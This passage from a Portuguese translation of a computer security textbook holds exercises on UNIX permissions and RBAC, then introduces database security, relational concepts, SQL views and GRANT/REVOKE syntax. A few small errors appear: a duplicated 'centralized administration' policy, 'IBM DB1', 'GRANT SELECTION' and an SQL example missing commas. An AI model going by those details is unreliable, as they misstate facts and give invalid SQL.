4.5 O UNIX trata diretórios de arquivos da mesma maneira que trata arquivos, isto é, ambos são definidos pelo mesmo tipo de estrutura de dados, denominada inode. Como ocorre com os arquivos, os diretórios incluem uma cadeia de proteção de nove bits. Se não for tomado o devido cuidado, isso pode criar problemas de controle de acesso. Por exemplo, considere um arquivo com modo de proteção 644 (representação em octal) contido em um diretório com modo de proteção 730. Como o arquivo poderia ser comprometido nesse caso?

4.6 No modelo tradicional de acesso a arquivo do UNIX, descrito na [Seção 4.4](#), os sistemas UNIX proveem uma configuração padrão para arquivos e diretórios recentemente criados, que o proprietário pode mudar mais tarde. O padrão é tipicamente dar acesso total ao proprietário, combinado com um dos

seguintes modos: nenhum acesso para grupo e outros, acesso de leitura/execução para grupo e nenhum para outros ou acesso de leitura/execução para ambos, grupo e outros. Discuta brevemente as vantagens e desvantagens de cada um desses casos, incluindo um exemplo de tipo de organização na qual cada um seria adequado.

4.7 Considere contas de usuário em um sistema com um servidor Web configurado para prover acesso a áreas de usuários na Web. Em geral, isso usa um nome de diretório padrão, como “public\_html”, no diretório home de um usuário. Assim, caso esse diretório exista para um usuário, ele atua como a área Web daquele usuário. Todavia, para permitir ao servidor Web acesso às páginas nesse diretório, o servidor deve ter no mínimo acesso de busca (execução) ao diretório home de um usuário, acesso de leitura/execução ao diretório Web e acesso de leitura a páginas Web nesse diretório. Considere a interação desse requisito com os casos que você discutiu no problema anterior. Quais são as consequências desse requisito? Observe que um servidor Web tipicamente executa como usuário especial e em um grupo que não é compartilhado com a maioria dos usuários no sistema. Há algumas circunstâncias quando executar tal serviço Web é simplesmente inadequado? Explique.

4.8 Considere um sistema com  $N$  cargos. Para o cargo  $i$ , o número de usuários individuais nesse cargo é  $U_i$  e o número de permissões requeridas para o cargo é  $P_i$ .

- Para um esquema DAC tradicional, quantas relações entre usuários e permissões devem ser definidas?
- Para um esquema RBAC, quantas relações entre usuários e permissões devem ser definidas?

4.9 Quais relações de herança na [Figura 4.10](#) são proibidas pelo padrão NIST para uma hierarquia limitada de papéis?

4.10 Para o padrão RBAC NIST, podemos definir a hierarquia geral de papéis da seguinte maneira:

$RH \subseteq PAPEIS \times PAPEIS$  é uma ordem parcial em PAPEIS denominada relação de herança, escrita como  $\geq$ , onde  $r_1 \geq r_2$  somente se todas as permissões de  $r_2$  são também permissões de  $r_1$ , e todos os usuários de  $r_1$  são também usuários de  $r_2$ . Defina o conjunto  $permissoes\_autorizadas(r_i)$  como o conjunto de todas as permissões associadas ao papel  $r_i$ . Defina o conjunto  $usuarios\_autorizados(r_i)$  como o conjunto de todos os usuários designados

ao papel  $r_i$ . Finalmente, o nó  $r_1$  é representado como descendente imediato de  $r_2$  por  $r_1 \gg r_2$  se  $r_1 \geq r_2$ , mas nenhum papel na hierarquia de papéis encontra-se entre  $r_1$  e  $r_2$ .


- Usando as definições anteriores, conforme necessário, dê uma definição formal da hierarquia geral de papéis.

- Dê uma definição formal de hierarquia limitada de papéis.

4.11 No exemplo da [Seção 4.6](#), use a notação *Papel(x).Posição* para denotar o cargo associado a papel  $x$ , e *Papel(x).Função* para denotar a função associada a papel  $x$ .

- Definimos a hierarquia de papéis para esse exemplo como uma hierarquia na qual um papel é superior a outro se seu cargo for superior e suas funções forem idênticas. Expresse essa relação formalmente.

- Uma hierarquia de papéis alternativa é aquela na qual um papel é superior a outro se sua função for superior, independentemente de cargo. Expresse essa relação formalmente.



**FIGURA 4.13** Modos de acesso VAX/VMS.

---

<sup>1</sup>Nota da Tradução: A máxima “entra lixo sai lixo” refere-se ao fato de que os computadores processarão

sem questionar os dados de entrada que não façam sentido (“entra lixo”) e produzir como saída mais dados sem sentido (“sai lixo”).

<sup>2</sup>Observe que as permissões que se aplicam a um diretório são distintas das que se aplicam a qualquer arquivo ou diretório que ele contém. O fato de um usuário ter o direito de escrever no diretório não lhe dá o direito de escrever em um arquivo naquele diretório. Isso é governado pelas permissões do arquivo específico. Todavia, o usuário tem o direito de renomear o arquivo.

<sup>3</sup>A maioria dos sistemas UNIX impõe um limite ao número máximo de grupos ao qual qualquer usuário pode pertencer, bem como ao número total de grupos possível no sistema.

<sup>4</sup>Infelizmente, o termo *descendente* é um pouco confuso. O papel superior é um descendente de um papel subordinado.

---

## CAPÍTULO 5

# Segurança de bancos de dados

---

5.1 A necessidade da segurança de bancos de dados

5.2 Sistemas de gerenciamento de bancos de dados

5.3 Bancos de dados relacionais

Elementos de um sistema de banco de dados relacional

Linguagem de consulta estruturada

5.4 Controle de acesso a bancos de dados

Definição de acesso baseado em SQL

Autorizações em cascata

Controle de acesso baseado em papéis

5.5 Inferência

5.6 Bancos de dados estatísticos

Inferência a partir de um banco de dados estatísticos

Restrição a consultas

Perturbação

5.7 Cifração de banco de dados

5.8 Segurança em nuvem

Computação em nuvem

Riscos de segurança na nuvem

Proteção de dados na nuvem

5.9 Leituras e sites recomendados

5.10 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Entender a necessidade única da segurança de bancos de dados, separada de medidas ordinárias de segurança de computadores.
- Apresentar uma visão geral dos elementos básicos de um sistema de gerenciamento de banco de dados.
- Apresentar uma visão geral dos elementos básicos de um sistema de banco de dados relacional.
- Comparar e contrastar diferentes abordagens de controle de acesso a bancos de dados.
- Explicar como a inferência representa uma ameaça à segurança em sistemas de bancos de dados.
- Entender a natureza de bancos de dados estatísticos e as questões de segurança relacionadas a eles.
- Discutir a utilização de criptografia em um sistema de banco de dados.
- Entender as questões de segurança única relacionadas à computação em nuvem.

Este capítulo examina as questões de segurança únicas relacionadas a bancos de dados. O foco deste capítulo está nos sistemas de gerenciamento de bancos de dados relacionais (relational database management systems — RDBMS). A abordagem relacional é dominante nos setores industriais, governamentais e de pesquisa, e provavelmente continuará assim no futuro previsível. Começamos com uma visão geral da necessidade de técnicas de segurança específicas para bancos de dados. Em seguida damos uma breve introdução a sistemas de gerenciamento de bancos de dados, seguida por uma visão geral de bancos de dados relacionais. Depois, examinamos a questão do controle de acesso a bancos de dados, seguida por uma discussão da ameaça da inferência. Então examinamos questões de segurança para bancos de dados estatísticos. Depois, examinamos o uso de cifração do banco de dados. Finalmente, examinamos as questões levantadas pela utilização da tecnologia de nuvem.

## 5.1 A necessidade da segurança de bancos de dados

Os bancos de dados organizacionais tendem a concentrar informações sensíveis em um único sistema lógico. Entre os exemplos citamos:

- Dados financeiros corporativos.
- Registros confidenciais de telefones.

- Informações de clientes e empregados, como nome, número do Cadastro de Pessoa Física, informações de contas bancárias, informações de cartão de crédito.
- Informações sobre produtos proprietários.
- Informações e fichas médicas de serviços de saúde.

Para muitas empresas e outras organizações, é importante ser capaz de prover a clientes, parceiros e empregados acesso a essas informações. Porém, tais informações podem ser alvo de ameaças internas e externas de utilização indevida ou modificações não autorizadas. Desse modo, a segurança projetada especificamente para bancos de dados é uma componente cada vez mais importante de uma estratégia global de segurança organizacional.

[BENN06] cita as seguintes razões pelas quais a segurança de bancos de dados não acompanhou a crescente dependência em relação a bancos de dados:

1. Há um enorme desequilíbrio entre a complexidade de sistemas de gerenciamento de bancos de dados (DBMS) modernos e as técnicas de segurança usadas para proteger esses sistemas críticos. Um DBMS é um tipo de software muito complexo e muito grande, que oferece muitas opções. Todas elas precisam ser bem entendidas e mantidas em segurança para evitar vazamentos de dados. Embora as técnicas de segurança tenham avançado, a crescente complexidade do DBMS — com muitas novas funcionalidades e serviços — trouxe várias novas vulnerabilidades e potencial para utilização indevida.
2. Os bancos de dados têm um protocolo de interação sofisticado denominado linguagem de consulta estruturada (Structured Query Language — SQL), que é muito mais complexa, por exemplo, do que o protocolo HTTP usado para interagir com um serviço da Web. A segurança efetiva de bancos de dados requer uma estratégia baseada no entendimento total das vulnerabilidades de segurança da SQL.
3. Uma organização típica não dispõe de pessoal de segurança de bancos de dados em tempo integral. O resultado é a falta de correspondência entre requisitos e capacidades. Grande parte das organizações tem um quadro de administradores de bancos de dados cuja tarefa é gerenciar o banco de dados para assegurar disponibilidade, desempenho, correção e facilidade de uso. É possível que os conhecimentos de segurança desses administradores sejam limitados e que eles tenham pouco tempo disponível para dominar e aplicar técnicas de segurança. Por outro lado, é também possível que os responsáveis pela segurança dentro de uma organização tenham entendimento muito

limitado da tecnologia de bancos de dados e DBMS.

4. A maioria dos ambientes empresariais consiste em uma mistura heterogênea de plataformas de bancos de dados (Oracle, IBM DB1 e Informix, Microsoft, Sybase etc.), plataformas empresariais (Oracle E-Business Suite, PeopleSoft, SAP, Siebel etc.) e plataformas de OS (UNIX, Linux, z/OS e Windows etc.). Isso cria mais um obstáculo de complexidade para o pessoal de segurança.

Um desafio adicional recente para as organizações é sua crescente dependência da tecnologia de nuvem para hospedar parte do seu banco de dados corporativo ou todo ele. Isso acrescenta ainda mais problema para o pessoal de segurança.


## 5.2 Sistemas de gerenciamento de bancos de dados

Em alguns casos, uma organização pode funcionar com uma coleção relativamente simples de arquivos de dados. Cada arquivo pode conter texto (por exemplo, cópia de memorandos e relatórios) ou dados numéricos (por exemplo, planilhas). Um arquivo mais elaborado consiste em um conjunto de registros. Todavia, para qualquer organização de tamanho apreciável, é preciso uma estrutura mais complexa conhecida como banco de dados. Um **banco de dados** é uma coleção estruturada de dados armazenados para utilização por uma ou mais aplicações. Além de dados, um banco de dados contém as relações entre itens de dados e grupos de itens de dados. Como exemplo da distinção entre arquivos de dados e banco de dados, considere o seguinte. Um arquivo de pessoal simples poderia consistir em um conjunto de registros, um para cada empregado. Cada registro contém nome, endereço, data de nascimento, cargo, salário e outros detalhes do empregado necessários para o departamento pessoal. Um banco de dados de pessoal inclui um arquivo de pessoal, como acabamos de descrever. Ele pode também incluir um arquivo de horário de trabalho e frequência de comparecimento, que mostra quantas horas por semana cada empregado trabalhou. Com uma organização de banco de dados, esses dois arquivos estão vinculados de modo tal que um programa de folha de pagamento pode extrair as informações sobre horas trabalhadas e salário de cada empregado para gerar cheques de pagamento.

Juntamente com o banco de dados, há um **sistema de gerenciamento de bancos de dados (Database Management System — DBMS)**, que é um conjunto integrado de programas para construir e manter o banco de dados e

para oferecer recursos de consultas sob demanda para vários usuários e aplicações. Uma **linguagem de consulta** provê uma interface uniforme com o banco de dados para usuários e aplicações.

A [Figura 5.1](#) apresenta um diagrama de blocos simplificado de uma arquitetura DBMS. Projetistas e administradores de bancos de dados fazem uso de uma linguagem de definição de dados (Data Definition Language — DDL) para definir a estrutura lógica do banco de dados e as propriedades dos procedimentos que podem ser executados, que são representadas por um conjunto de tabelas de descrição do banco de dados. Uma linguagem de manipulação de dados (Data Manipulation Language — DML) fornece um poderoso conjunto de ferramentas para desenvolvedores de aplicações. Linguagens de consulta são linguagens declarativas projetadas para dar suporte a usuários finais. O sistema de gerenciamento de banco de dados usa as tabelas de descrição do banco de dados para gerenciar o banco de dados físico. A interface com o banco de dados se dá através de um módulo gerenciador de arquivos e de um módulo gerenciador de transações. Além da tabela de descrição do banco de dados, duas outras tabelas dão suporte ao DBMS. O sistema usa tabelas de autorização para garantir que o usuário tem permissão para executar a instrução da linguagem de consulta no banco de dados. A tabela de acesso concorrente previne conflitos quando são executados comandos simultâneos que sejam conflitantes.



**FIGURA 5.1** Arquitetura DBMS.

Sistemas de banco de dados proveem acesso eficiente a grandes volumes de dados e são vitais para a operação de muitas organizações. Em razão de sua complexidade e criticidade, os sistemas de banco de dados geram requisitos de segurança que vão além da capacidade dos mecanismos de segurança típicos baseados nos sistemas operacionais ou de pacotes de segurança autônomos.

Os mecanismos de segurança de sistemas operacionais tipicamente controlam o acesso de leitura e escrita a arquivos inteiros. Portanto, poderiam ser usados para permitir que um usuário leia ou escreva qualquer informação, por exemplo, em um arquivo de pessoal. Mas não poderiam ser usados para limitar o acesso a registros ou campos específicos naquele arquivo. Normalmente, um DBMS permite que esse tipo de controle de acesso mais detalhado seja especificado. Usualmente, ele também permite a especificação de controles de acesso em uma faixa mais ampla de comandos, como selecionar, inserir, atualizar ou remover itens específicos no banco de dados. Assim, são necessários serviços e mecanismos de segurança projetados especificamente para sistemas de banco de dados e a eles integrados.


## 5.3 Bancos de dados relacionais

O bloco construtivo básico de um banco de dados relacional é uma tabela de

dados, consistindo em linhas e colunas, semelhante a uma planilha. Cada coluna contém um tipo particular de dado, enquanto cada linha contém um valor específico para cada coluna. O ideal é que a tabela tenha, no mínimo, uma coluna na qual cada valor seja único, podendo, portanto, servir como identificador para dada entrada. Por exemplo, uma lista telefônica típica contém uma entrada para cada assinante, com colunas para nome, número do telefone e endereço. Tal tabela é denominada arquivo simples por se tratar de um arquivo único de duas dimensões (linhas e colunas). Em um arquivo simples, todos os dados estão armazenados em uma única tabela. No caso da lista telefônica, poderia haver vários assinantes com o mesmo nome, mas os números de telefone deverão ser únicos, de modo que tal número serve como identificador único para uma linha. Todavia, duas ou mais pessoas que compartilham o mesmo número de telefone poderiam ser identificadas independentemente na lista telefônica. Para continuar a conter todos os dados da lista telefônica em uma única tabela e para prover um único identificador para cada linha, poderíamos precisar de uma coluna separada para o assinante secundário, o assinante terciário, e assim por diante. O resultado seria que, para cada número de telefone em uso, há uma única entrada na tabela.

A desvantagem de usar uma tabela única é que algumas das posições de coluna para dada linha podem estar em branco (não usadas). Além disso, toda vez que um novo serviço ou um novo tipo de informação é incorporado ao banco de dados, mais colunas devem ser adicionadas, e o banco de dados e o software que o acompanha devem ser projetados e construídos novamente.

A estrutura de banco de dados relacional permite a criação de várias tabelas vinculadas por um único identificador que está presente em todas as tabelas. A [Figura 5.2](#) mostra como novos serviços e funcionalidades podem ser adicionados ao banco de dados de telefones sem reconstruir a tabela principal. Nesse exemplo, há uma tabela primária com informações básicas para cada número de telefone. O número de telefone serve como uma chave primária. O administrador do banco de dados pode definir uma nova tabela com uma coluna para a chave primária e outras colunas para outras informações.



**FIGURA 5.2** Exemplo de modelo de banco de dados relacional. Um banco de dados relacional usa várias tabelas relacionadas umas com as outras por meio de uma chave designada; nesse caso, a chave é o campo NúmeroTelefone.

Usuários e aplicações usam uma linguagem de consulta relacional para acessar o banco de dados. A linguagem de consulta usa sentenças declarativas em vez das instruções procedurais de uma linguagem de programação. Essencialmente, a linguagem de consulta permite que o usuário requisite itens de dados selecionados de todos os registros que satisfaçam determinado conjunto de critérios. O software então determina uma forma de extrair os dados requisitados de uma ou mais tabelas. Por exemplo, uma empresa telefônica representativa poderia recuperar informações sobre a fatura de um assinante, bem como sobre o *status* de serviços especiais ou o último pagamento recebido, todas apresentadas em uma única tela.

## Elementos de um sistema de banco de dados relacional

No jargão de bancos de dados relacionais, o bloco construtivo básico é uma **relação**, que é uma tabela simples. Linhas são denominadas **tuplas**, e colunas são denominadas **atributos** ([Tabela 5.1](#)). Uma **chave primária** é definida como uma porção de uma linha usada para identificar univocamente uma linha em uma tabela; a chave primária consiste em um ou mais nomes de colunas. No exemplo da [Figura 5.2](#), um único atributo, NúmeroTelefone, é suficiente para identificar univocamente uma linha em uma tabela em particular.

---

### Tabela 5.1

#### Terminologia básica para bancos de dados relacionais

---

Nome formal	Nome comum	Também conhecido como
Relação	Tabela	Arquivo
Tupla	Linha	Registro
Atributo	Coluna	Campo

Para criar uma relação entre duas tabelas, os atributos que definem a chave primária em uma tabela devem aparecer como atributos em outra tabela, na qual eles são denominados **chave estrangeira**. Enquanto o valor de uma chave primária deve ser único para cada tupla (linha) de sua tabela, o valor de chave estrangeira pode aparecer várias vezes em uma tabela, de modo que há uma relação um para muitos entre uma linha na tabela que tenha a chave primária e linhas na tabela que tenham a chave estrangeira. A [Figura 5.3a](#) mostra um exemplo. Na tabela Departamentos, o ID do departamento (*Did*) é a chave primária; cada valor é único. Essa tabela fornece o ID, o nome e o número de conta para cada departamento. A tabela Empregados contém o nome, o código de salário, o ID do empregado e o número de telefone de cada empregado. A tabela Empregados também indica o departamento ao qual cada empregado é designado mediante a inclusão do *Did*. O *Did* é identificado como uma chave estrangeira e provê a relação entre a tabela Empregados e a tabela Departamentos.

Tabela Departamento			Tabela Empregados				
Did	Dnome	Dnumconta	Enome	Did	Código salário	Eid	Efone
4	recursos humanos	528221	Robin	15	23	2345	6127092485
8	educação	202035	Neil	13	12	5088	6127092246
9	contas	709257	Jasmine	4	26	7712	6127099348
13	relações públicas	755827	Cody	15	22	9664	6127093148
15	serviços	223945	Holly	8	23	3054	6127092729

$\underbrace{\phantom{000}}$  Chave primária
 $\underbrace{\phantom{000}}_{\text{Chave estrangeira}}$   $\underbrace{\phantom{000}}_{\text{Chave primária}}$

(a) Duas tabelas em um banco de dados relacional

Dnome	Enome	Eid	Efone
recursos humanos	Jasmine	7712	6127099348
educação	Holly	3054	6127092729
educação	Robin	2976	6127091945
contas	Smith	4490	6127099380
relações públicas	Neil	5088	6127092246
serviços	Robin	2345	6127092485
serviços	Cody	9664	6127093148

(b) Visão derivada de bancos de dados

**FIGURA 5.3** Exemplo de banco de dados relacional.

Uma **visão** é uma tabela virtual. Em essência, uma visão é o resultado de uma consulta que retorna linhas e colunas selecionadas de uma ou mais tabelas. A Figura 5.3b é uma visão que inclui o nome, o ID e o número de telefone do empregado presentes na tabela Empregados e o nome do departamento correspondente presente na tabela Departamentos. O vínculo é o *Did*, de modo que a tabela de visão inclui dados de cada linha da tabela Empregados, com dados adicionais da tabela Departamentos. Também é possível construir uma visão a partir de uma única tabela. Por exemplo, uma visão da tabela Empregados consiste em todas as linhas, sem a coluna de códigos de salários. Uma visão pode ser qualificada para incluir somente algumas linhas e/ou algumas colunas. Por exemplo, podemos definir uma visão consistindo em todas as linhas na tabela Empregados para as quais *Did* = 15.

Visões costumam ser empregadas para finalidades de segurança. Uma visão pode prover acesso restrito a um banco de dados relacional de modo que um usuário ou aplicação só tenha acesso a certas linhas ou colunas.

## Linguagem de consulta estruturada

A linguagem de consulta estruturada (Structured Query Language — SQL), desenvolvida originalmente pela IBM em meados da década de 1970, é uma linguagem padronizada que pode ser usada para estruturar, manipular e consultar dados em um banco de dados relacional. Há várias versões do padrão ANSI/ISO e uma variedade de diferentes implementações, mas todas seguem a mesma sintaxe e semântica básicas.

Por exemplo, as duas tabelas na [Figura 5.3a](#) são definidas da seguinte maneira:

```
CREATE TABLE departamento (
    Did INTEGER PRIMARY KEY,
    Dnome CHAR (30),
    Dnumconta CHAR (6) )
CREATE TABLE empregado (
    Enome CHAR (30),
    Did INTEGER,
    CodigoSalario INTEGER,
    Eid INTEGER PRIMARY KEY,
    Efone CHAR (10),
    FOREIGN KEY (Did) REFERENCES departamento (Did) )
```

O comando básico para recuperar informações é a instrução SELECT. Considere esse exemplo:

```
SELECT Enome, Eid, Efone
      FROM Empregado
     WHERE Did = 15
```

Essa consulta retorna os campos Enome, Eid e Efone da tabela Empregados para todos os empregados associados ao departamento 15.

A visão na [Figura 5.3b](#) é criada usando a seguinte instrução SQL:

```
CREATE VIEW novaTabela (Dnome, Enome, Eid, Efone)
AS SELECT D.Dnome E.Enome, E.Eid, E.Efone
      FROM Departamento D Empregado E
     WHERE E.Did = D.Did
```

Esses são apenas alguns exemplos de funcionalidade SQL. Instruções SQL podem ser usadas para criar tabelas, inserir e remover dados em tabelas, criar visões e recuperar dados com instruções de consulta.

## 5.4 Controle de acesso a bancos de dados

DBMSs comerciais e de código-fonte aberto normalmente proveem capacidades de controle de acesso para o banco de dados. O DBMS opera sob a premissa de que o sistema de computador autenticou cada usuário. Como uma linha de defesa adicional, o sistema computacional pode usar o sistema de controle de acesso global descrito no [Capítulo 4](#) para determinar se um usuário pode ter acesso ao banco de dados como um todo. Para usuários que são autenticados e recebem autorização de acesso ao banco de dados, um sistema de controle de acesso a bancos de dados provê uma capacidade específica que controla o acesso a porções do banco de dados.

DBMSs comerciais e de código-fonte aberto proveem controle de acesso discricionário ou baseado em papéis. Adiaremos uma discussão sobre considerações de controle de acesso mandatório para o [Capítulo 13](#). Normalmente, um DBMS pode suportar uma gama de políticas administrativas, incluindo as seguintes:

- **Administração centralizada:** Pequeno número de usuários privilegiados pode conceder e revogar direitos de acesso.
- **Administração baseada em propriedade:** O proprietário (criador) de uma tabela pode conceder e revogar direitos de acesso à tabela.
- **Administração centralizada:** Além de conceder e revogar direitos de acesso a uma tabela, o proprietário da tabela pode conceder e revogar direitos de autorização a outros usuários, permitindo que eles concedam e revoguem direitos de acesso à tabela.

Como ocorre com qualquer sistema de controle de acesso, um sistema de controle de acesso a banco de dados distingue diferentes direitos de acesso, incluindo criar, inserir, remover, atualizar, ler e escrever. Alguns DBMSs fornecem considerável controle sobre a granularidade dos direitos de acesso. Direitos de acesso podem ser ao banco de dados inteiro, a tabelas individuais ou a linhas ou colunas selecionadas dentro de uma tabela. Os direitos de acesso podem ser determinados com base no conteúdo de uma entrada da tabela. Por exemplo, em um banco de dados de pessoal, alguns usuários podem estar limitados a ver informações de salários só até certo valor máximo. Pode ocorrer

que um gerente de departamento só esteja autorizado a visualizar informações de salários para empregados em seu departamento.

## Definição de acesso baseado em SQL

A SQL provê dois comandos para gerenciar direitos de acesso: GRANT (conceder) e REVOKE (revogar). Para diferentes versões de SQL, a sintaxe é ligeiramente diferente. Em termos gerais, o comando GRANT tem a seguinte sintaxe:<sup>1</sup>

```
GRANT          [ privilégios | papel ]
[ON           tabela]
[TO           { usuário | papel | PUBLIC }
[IDENTIFIED BY    senha]
[WITH          GRANT OPTION]
```

Esse comando pode ser usado para conceder um ou mais direitos de acesso ou ser usado para designar um usuário a um papel. Para direitos de acesso, o comando pode ter a opção de especificar que tal direito aplica-se somente a uma tabela especificada. A cláusula TO (“para”) especifica o usuário ou o papel ao qual os direitos são concedidos. Um valor PUBLIC (“público”) indica que qualquer usuário tem os direitos de acesso especificados. A cláusula opcional IDENTIFIED BY (“identificado por”) especifica uma senha que deve ser usada para revogar os direitos de acesso desse comando GRANT.

A GRANT OPTION (“opção de concessão”) indica que a entidade que recebe a concessão pode conceder esse direito de acesso a outros usuários, com ou sem a opção de concessão.

Como exemplo simples, considere a seguinte instrução.

```
GRANT SELECTION ON ANY TABLE TO ricflair
```

Essa instrução habilita o usuário ricflair a consultar qualquer tabela no banco de dados.

Diferentes implementações de SQL proveem diferentes faixas de direitos de acesso. A seguir fornecemos uma lista típica:

- Selecionar (select): A entidade que recebe a concessão pode ler o banco de dados inteiro, tabelas individuais ou colunas específicas em uma tabela.

- Inserir (insert): A entidade que recebe a concessão pode inserir linhas em uma tabela ou inserir linhas com valores para colunas específicas em uma tabela.
- Atualizar (update): Semântica é semelhante a INSERT.
- Remover (delete): A entidade que recebe a concessão pode remover linhas de uma tabela.
- Referência (references): A entidade que recebe a concessão tem permissão para definir chaves estrangeiras em outra tabela que se refira às colunas especificadas.

O comando REVOKE tem a seguinte sintaxe:

```


REVOKE          { privilégios | papel }
[ON            tabela]
FROM           { usuário | papel | PUBLIC }

Assim, a instrução a seguir revoga os direitos de acesso do exemplo precedente:
REVOKE SELECT ON ANY TABLE FROM ricflair

```

## Autorizações em cascata

